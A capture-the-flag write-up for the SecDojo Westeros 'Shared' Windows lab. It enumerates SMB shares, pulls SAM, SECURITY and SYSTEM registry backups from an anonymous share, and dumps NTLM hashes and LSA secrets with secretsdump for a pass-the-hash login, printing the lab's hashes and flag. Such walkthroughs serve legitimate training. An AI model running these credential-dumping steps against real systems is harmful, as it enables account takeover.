SecDojo - Westeros Lab

Shared machine write up

Sesco

2022-12-29

Information

- **Name:** Westeros Lab - Shared Machine
- **Profile:** SecDojo
- **Difficulty:** Easy
- **Description:** Westeros is a network of vulnerable Windows servers. Each box suffers from a severe vulnerability that if properly exploited, will grant you administrator access and get you the root flag located at the Administrator desktop folder.

Enumeration

Nmap

We begin our reconnaissance by running an Nmap scan checking services and their versions also checking default scripts and testing for vulnerabilities.

```
$ nmap -sV -sC -Pn 172.16.4.29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-28 15:18 UTC
Nmap scan report for 172.16.4.29
Host is up (0.00068s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds  Windows Server 2016 Datacenter 14393
    microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SHARED
|   NetBIOS_Domain_Name: SHARED
|   NetBIOS_Computer_Name: SHARED
|   DNS_Domain_Name: SHARED
|   DNS_Computer_Name: SHARED
|   Product_Version: 10.0.14393
|_  System_Time: 2022-12-28T15:18:31+00:00
| ssl-cert: Subject: commonName=SHARED
| Not valid before: 2022-12-27T14:20:19
|_Not valid after:  2023-06-28T14:20:19
|_ssl-date: 2022-12-28T15:19:11+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:
    microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-12-28T15:18:36
|_  start_date: 2022-12-28T14:20:19
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016
   Datacenter 6.3)
|   Computer name: SHARED
|   NetBIOS computer name: SHARED\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-12-28T15:18:34+00:00
|_clock-skew: mean: 0s, deviation: 1s, median: 0s

Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.71 seconds
zsh: segmentation fault  nmap -sV -sC -Pn 172.16.4.29
```

From the above output we can see that ports, **135**, **445** and **3389** are the open ports also we found that the running system is **Windows Server 2016 Datacenter 6.3**.

To get more informations about the machine I used a script in nmap that discovers available smb shares.

```
$ nmap -Pn -p 445 --script smb-enum-shares 172.16.4.29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-28 15:23 UTC
Nmap scan report for 172.16.4.29
Host is up (0.00030s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\172.16.4.29\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\172.16.4.29\Backup:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: READ
|     Current user access: READ
|   \\172.16.4.29\C$:
|     Type: STYPE_DISKTREE_HIDDEN
```

```
|      Comment: Default share
|      Anonymous access: <none>
|      Current user access: <none>
|    \\172.16.4.29\IPC$:
|      Type: STYPE_IPC_HIDDEN
|      Comment: Remote IPC
|      Anonymous access: READ/WRITE
|_     Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 23.50 seconds
```

Exploitation

There is four shares available, two of them can be accessed anonymously let's try.

```
└─$ smbclient \\\\172.16.4.29\\Backup --no-pass                                    1 ×
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Oct 28 17:57:05 2020
  ..                                  D        0  Wed Oct 28 17:57:05 2020
  sam.save                            A    45056  Wed Oct 28 17:53:17 2020
  security.save                       A    32768  Wed Oct 28 17:57:05 2020
  system.save                         A 16625664  Wed Oct 28 17:53:59 2020

                7863807 blocks of size [redacted]
smb: \>
```

Figure 1: Inside of backup share

```
└─$ file sam.save
sam.save: MS Windows registry file, NT/2000 or above
```

Figure 2: Determining file type

Those are Windows registry keys which generally are windows configurations, I've noticed the existence of **sam.save** sam is Security Account Manager which normally stores local secrets and other two files can help us get LSA secrets all we have to do is parse them together.

```
smb: \> mget sam.save security.save system.save
Get file sam.save? y
getting file \sam.save of size 45056 as sam.save (43995.7 KiloBytes/sec) (average 44000.0 KiloBytes/sec)
Get file security.save? y
getting file \security.save of size 32768 as security.save (31996.9 KiloBytes/sec) (average 38000.0 KiloBytes/sec)
Get file system.save? y
getting file \system.save of size 16625664 as system.save (59255.5 KiloBytes/sec) (average 59101.4 KiloBytes/sec)
smb: \> exit
```

Figure 3: Downloading those files into our PWN machine

```
$ secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x0c59245f05ca8e4b2f927c9562fb77dc
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
```

```
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x0c59245f05ca8e4b2f927c9562fb77dc
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e499e821990727fe730fe85694bc500c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x45522ee9daebd9ea79ae4dbc335effe7f5839c63
dpapi_userkey:0x66c8f460e91dd6291fd4c09b474fe1909b711fa0
[*] NL$KM
 0000   2E 74 ED 55 62 CB 0C 23  83 3D C6 56 51 CE B2 93   .t.Ub..#.=.VQ...
 0010   63 BC 5F C9 59 8B 25 DB  1F FC F9 A2 26 50 31 60   c._.Y.%.....&P1`
 0020   C4 67 C4 47 3B EA D7 01  86 9B 67 31 70 F9 30 A1   .g.G;.....g1p.0.
 0030   49 99 F2 29 6D 19 85 D4  F2 01 BE C0 65 26 19 20   I..)m.....e&.
NL$KM:2e74ed5562cb0c23833dc65651ceb29363bc5fc9598b25db1ffcf9a226503160c467c
4473bead701869b673170f930a14999f2296d1985d4f201bec065261920
[*] Cleaning up...
```

Done parsing the keys that's our password hashes extracted, and now let's use Pass-The-Hash attack to get into our machine.



Figure 4: *Inside shared machine*

Root Flag

```
C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is D8C5-87FC

 Directory of C:\Users\Administrator\Desktop

12/28/2022  02:24 PM    <DIR>          .
12/28/2022  02:24 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
12/28/2022  02:24 PM                47 proof.txt
               3 File(s)          1,128 bytes
               2 Dir(s)  16,156,377,088 bytes free

C:\Users\Administrator\Desktop> type proof.txt
Shared_Sesco-xba5htto144lypq0dmaj1itmeoj6wb4e
```

Figure 5: *Administrator Desktop*

Flag: `Shared_Sesco-xba5htto144lypq0dmaj1itmeoj6wb4e`